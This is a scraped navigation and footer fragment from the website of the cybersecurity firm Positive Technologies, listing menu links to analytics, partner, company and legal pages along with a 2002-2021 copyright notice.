- [Advanced Border Control](#)

#### [Analytics](#)

- [Threatscape](#)
- [PT ESC Threat Intelligence](#)
- [Cybersecurity glossary](#)
- [Knowledge base](#)
- [Research Blog](#)

#### [Partners](#)

- [Authorized Partners](#)
- [Distributors](#)
- [Technology Partners](#)

#### [About](#)

- [Clients](#)
- [Press](#)
- [News](#)
- [Events](#)
- [Contacts](#)
- [Documents and Materials](#)

Copyright © 2002-2021 Positive Technologies  
Find us:

- 
- 

- [Terms of Use](#)
- [Privacy Notice](#)
- [Cookie Notice](#)
- [Positive Coordinated Vulnerability Disclosure Policy](#)
- [Sitemap](#)

Copyright © 2002-2021 Positive Technologies

- [Terms of Use](#)
- [Privacy Notice](#)
- [Cookie Notice](#)
- [Positive Coordinated Vulnerability Disclosure Policy](#)
- [Sitemap](#)